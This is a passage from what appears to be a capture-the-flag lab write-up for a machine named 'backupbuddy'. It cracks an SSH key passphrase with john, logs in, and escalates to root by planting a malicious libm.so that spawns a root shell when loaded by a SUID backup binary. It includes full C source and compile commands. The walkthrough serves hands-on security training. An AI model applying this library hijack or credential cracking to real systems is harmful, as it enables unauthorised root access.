john id_rsa.hash --wordlist=/usr/share/wordlist/rockyou.txt
I already have it cracked, but the password is "eugene", easy day!

```
┌──(root㉿kali)-[~/backupbuddy]
└─# john --show id_rsa.hash
id_rsa:eugene

1 password hash cracked, 0 left
```

Now I will log in via ssh
ssh -i id_rsa brian@192.168.188.43

```
┌──(root㉿kali)-[~/backupbuddy]
└─# ssh -i id_rsa brian@192.168.188.43
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-105-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Fri Jul 19 03:53:55 AM UTC 2024

  System load:  0.0               Processes:               213
  Usage of /:   62.0% of 9.75GB   Users logged in:         0
  Memory usage: 14%               IPv4 address for ens160: 192.168.188.43
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

64 updates can be applied immediately.
48 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Jul 19 02:41:13 2024 from 192.168.45.180
$
```

Go ahead and run bash, makes the shell much better!
/bin/bash

```
Last login: Fri Jul 19 02:41:13 2024 from 192.168.45.180
$ /bin/bash
brian@backupbuddy:~$ id
uid=1000(brian) gid=1000(brian) groups=1000(brian),33(www-data)
brian@backupbuddy:~$
```

By muscle memory I will run sudo -l to check for an easy privilege escalation.
sudo -l

```
brian@backupbuddy:~$ sudo -l
[sudo] password for brian:
Sorry, try again.
[sudo] password for brian:
sudo: 1 incorrect password attempt
brian@backupbuddy:~$
```

Unfortunately, I don't have the sudo password for Brian.
Before I run linpeas, I just want to take a small look around. I noticed there is a custom binary located in /opt and even better, it's and SUID binary!

```
brian@backupbuddy:/opt$ ls
backup
brian@backupbuddy:/opt$ ls -la
total 24
drwxr-xr-x  2 root root  4096 Jul  9 15:18 .
drwxr-xr-x 19 root root  4096 Jun 15  2022 ..
-rwsr-sr-x  1 root root 16168 Jul  9 15:18 backup
brian@backupbuddy:/opt$
```

This means that it will always execute as the root user. I need to find a way to take advantage of this. Ill go ahead and run it to see what the behavior is.
./backup

```
brian@backupbuddy:/opt$ ./backup
Starting backup ...
Aborting. Backup Error!
brian@backupbuddy:/opt$
```

It immediately fails. I tried a few combinations and inputs and it always ended up with the failure. Because this is a binary I cant read the code, but I can run strings to see if there is anything hidden behind the scenes.
strings backup

```
PTE1
u+UH
Starting backup ...
/home/brian/.config/libm.so
Aborting. Backup Error!
Backup successful!
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0
Scrt1.o
```

It looks like the program is relying on a shared library located in /home/brian/.config. Ill go ahead and check that out.

```
brian@backupbuddy:/opt$ ls /home/brian/.config
ls: cannot access '/home/brian/.config': No such file or directory
brian@backupbuddy:/opt$
[0] 0:nc- 2:ssh*
```

Looks like the shared library is missing. That explains why it is failing. Because this location is writable by me and specifically being called by the application, I can take advantage of this SUID and write my own libm.so that executes my own code as the root user. Gurkirat Singh (https://tbhaxor.com/exploiting-shared-library-misconfigurations/) has a great tutorial and explanation on how to accomplish this. I will use his script with a slight modification.

```c
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor))
void bad_stuff() {
        setuid(0);
        setgid(0);
        system("/bin/sh -i");
}
```

Very important to set the setuid and setgid or else it will not work.
Ill go ahead and create the directory and add my C file.
cd /home/brian
mkdir .config
cd /.config
vi ma_libm.c
Its very important to compile the script on the victim machine, Ill do that by running
gcc -shared -fPIC -o libm.so ma_libm.c

```
brian@backupbuddy:~/.config$ cat ma_libm.c
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor))
void bad_stuff() {
        setuid(0);
        setgid(0);
        system("/bin/sh -i");
}
brian@backupbuddy:~/.config$ gcc -shared -fPIC -o libm.so ma_libm.c
brian@backupbuddy:~/.config$ ll
total 28
drwxrwxr-x 2 brian brian  4096 Jul 19 04:18 ./
drwxr-x—— 6 brian brian  4096 Jul 19 04:18 ../
-rwxrwxr-x 1 brian brian 15680 Jul 19 04:18 libm.so*
-rw-rw-r-- 1 brian brian   138 Jul 19 04:18 ma_libm.c
```

All I need to do now is run the binary!

```
brian@backupbuddy:~/.config$ cd /opt/
brian@backupbuddy:/opt$ ./backup
Starting backup ...
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data),1000(brian)
#
[0] 0:nc- 2:ssh*Z
```

And grab the proof.txt file!

```
# cd /root
# ls
proof.txt  snap
# cat proof.txt
2eddf807e3[redacted]
#
[0] 0:nc- 2:ssh*Z
```

Thank you for taking the time to read this write up! Happy Hacking!